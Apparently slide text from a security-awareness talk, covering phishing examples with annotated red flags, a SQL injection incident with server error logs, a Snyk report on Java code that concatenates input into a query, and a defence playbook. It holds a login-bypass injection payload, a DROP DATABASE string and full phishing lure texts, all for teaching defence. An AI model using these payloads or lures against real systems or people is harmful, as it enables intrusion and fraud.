
🔥 Setup Firewall

- App
- Server

📐 Enabled Firewall rules

🤖 Added Bot Challenges

🔍 Continuous monitor and analysis



Phishing Attack

Story 3



Robert J Olson

Inbox -...rityinc.com 5:04 PM

RO

Case:563121380649:307

To: [Redacted]

This email message has been automatically sent to you because Better Business Bureau has received an abuse, claiming that your company is violating the Fair Labor Standards Act.

You can download the document with the explication of compliant by following the link <https://bit.ly/2jhVP5E>

We also ask that you send a short reply within 24 hours to us. This message should contain information about what you plan to do about it.

From: Your Boss <yourboss@fakeyourcompany.com>

Sent: 09 October 2018 11:06

To: Your Company Finance <finance@yourcompany.com>

Subject: IMPORTANT: Fund Transfer Done Today

Important notice:
When replying to us, keep the abuse ID "Case" in the subject line.

BBB
Com
Robe

High-severity alert: Phish delivered due to tenant or user override

Microsoft <microsoft@email-records.com> to me

4:22 PM (14 minutes ago)

Office 365

A high-severity alert has been triggered

Phish delivered due to tenant or user override

Severity: — High
Time: 01/22/2021
Activity: Protection
Details: 1 message hit on 2aec-43aa-a943-08d7333445aee-1065783939474734-1, sent by Unknown to at time 01/22/2021 9:22 PM.

[View alert details](#)

Thank you,
The Office 365 Team

Microsoft
One Microsoft Way
Redmond, WA
98052-6399 USA

What happened ?

and because I'm on holiday I need you to take

check spam filter incase it's accidentally blocked!)
specify.

o replying to this email.



File Message

Delete Reply Reply All Forward CRM Fields

ITServices <sales@ITServices.com>
Our new Enterprise Plan has finally

Dynamics CRM

Hi,

Thanks for using ITServices. We are curr that we think you'll be interested in. Our n support, improved data analysis and state

Currently, this service is being offered as www.itservices.com/enterprise

This is a limited time offer, so be sure to e

Thank you,
James Robinson
ITServices Sales Executive

IT SERVICES

From: [redacted] <[redacted]@MSVU.CA>

Sent: Friday, September 16, 2022 5:22 PM

Subject: We received a request from you

Our record indicates that you recently made a request to terminate your Office 365 email and this process has begun by our administrator. If this request was made accidentally and you have no knowledge of it, you are advised to verify your account below [CLICK HERE](#) To verify. Please give us 24 hours to terminate your account OR verify your account. Failure to Verify will result in closure of your account.

http://offfc4503032.sitebuilder.name.
tools/
Click or tap to follow link.

Don't trust an email just because it's from @msvu.ca

IT&S never asks you to click links to verify your account

Watch for spelling, punctuation and grammar errors (highlighted)


The link goes to a suspicious website

➔ What did we do ?

 Setup Email scanning tool

 Trained everyone in the company

 Internal Email signature





SQL Injection

Story 4

ZU 0666', 0, 0); DROP DATABASE TABLICE

What happened ?

	datetime_local	Error_Number	Severity	Message
20	2018-08-30 10:47:29.1180000	18456	14	Login failed for user 'silly'.
21	2018-08-30 10:47:38.7130000	18456	14	Login failed for user 'silly'. Reason: Could not find ...
22	2018-08-30 10:47:38.7130000	18456	14	Login failed for user 'silly'.
23	2018-08-30 10:47:48.8090000	18456	14	Login failed for user 'intruder'. Reason: Could not f...
24	2018-08-30 10:47:48.8090000	18456	14	Login failed for user 'intruder'.
25	2018-08-30 10:59:21.7280000	102	15	Incorrect syntax near ';'.
26	2018-08-30 10:59:21.7290000	102	15	Incorrect syntax near ';'.
27	2018-08-30 10:59:21.7290000	208	16	Invalid object name 'CreditCard'.
28	2018-08-30 10:59:21.8080000	207	16	Invalid column name 'pw'.
29	2018-08-30 10:59:21.8090000	207	16	Invalid column name 'Pword'.
30	2018-08-30 10:59:21.8090000	245	16	Conversion failed when converting the nvarchar v...
31	2018-08-30 11:08:26.5020000	245	16	Conversion failed when convertin
32	2018-08-30 11:09:13.3950000	102	15	Incorrect syntax near '-'.
33	2018-08-30 11:09:25.0700000	229	14	The EXECUTE permission was d
34	2018-08-30 11:09:36.5300000	229	14	The EXECUTE permission was d
35	2018-08-30 11:10:28.7890000	15151	16	Cannot find the object 'Validate', l
36	2018-08-30 11:11:05.3940000	229	14	The SELECT permission was der
37	2018-08-30 11:11:20.3020000	229	14	The SELECT permission was der
38	2018-08-30 11:11:49.3130000	229	14	The SELECT permission was der
39	2018-08-30 11:11:49.3140000	102	15	Incorrect syntax near ';'.
40	2018-08-30 11:11:49.3140000	102	15	Incorrect syntax near ';'.
41	2018-08-30 11:11:49.3150000	229	14	The SELECT permission was der

First Name *

✘ Letters, spaces and "-" only.

Last Name *

✘ Letters, spaces and "-" only.

Email *

✘ Email address, like alice@example.com.

Subject of Your Inquiry *

Inquiry *

```
SELECT * FROM users WHERE email = '$email' AND password = md5('$password');
```

Supplied values

{ xxx@xxx.xxx

xxx') OR 1 = 1 --]

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
```

```
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
```

```
SELECT * FROM users WHERE FALSE OR TRUE
```

```
SELECT * FROM users WHERE TRUE
```


▶ What did we do ?

📄 Server Side Form Validation

♻️ Code analysis tool for SQL vulnerability


🔍 SQL Monitoring tool



snyk

The screenshot shows a Snyk vulnerability report for an SQL Injection issue (SNYK CODE | CWE-89). The report includes a description: "Unsanitized input from an HTTP parameter flows into executeQuery, where it is used in an SQL query. This may result in an SQL Injection vulnerability." It also shows a data flow diagram with 10 steps across two files: MessageController.java and MessageRepo.java. The code snippet for MessageRepo.java shows a searchMessage method where user input is concatenated into an SQL query without sanitization.

```
src/main/java/nl/brianvermeer/snyk/springmvc/repo/MessageRepo.java
11
12 @Repository
13 public class MessageRepo {
14
15     public static final String JDBC_DRIVER = "org.h2.Driver";
16     public static final String DB_URL = "jdbc:h2:mem:testdb;DB_CLOSE_DELAY=-1";
17
18     public static final String USER = "sa";
19     public static final String PASS = "";
20
21
22     public List<Message> searchMessage(String text) {
23         try {
24             Connection connection = DriverManager.getConnection(DB_URL, USER, PASS);
25             String query = "SELECT * FROM message WHERE text LIKE '" + text + "'";
26             Statement statement = connection.createStatement();
27             ResultSet result = statement.executeQuery(query);
28             List<Message> foundMessages = createUsersFromResultSet(result);
29             return foundMessages;
30         } catch (SQLException e) {
31             e.printStackTrace();
32             return Collections.emptyList();
33         }
34     }
35
36
37     public List<Message> findAllMessages() {
38         try {
39             Connection connection = DriverManager.getConnection(DB_URL, USER, PASS);
40             String query = "SELECT * FROM message";
41             Statement statement = connection.createStatement();
42             ResultSet result = statement.executeQuery(query);
43             List<Message> allMessages = createUsersFromResultSet(result);
44         }
45     }
46 }
```



Security Playbook

Password

2 factor authentication Password Expiration Policy Strong Password policy



Auth




Emails

Phishing and Spam Filter
Staff Training
Ask Question Culture




- How do you handle a phishing email?
- How do you handle a spam email?
- How do you handle a suspicious email?
- How do you handle a suspicious email that is not a phishing email?
- How do you handle a suspicious email that is not a spam email?
- How do you handle a suspicious email that is not a phishing email and not a spam email?

Server



Web


Firewall
Intrusion detection
Bot Detection and Captcha
Inbound rules
Active Monitoring



Code

Static Code analysis - Snyk
Dependabot to update outdated dependencies
Common Threats checks during Review

- Cross Site Scripting
- SQL injection

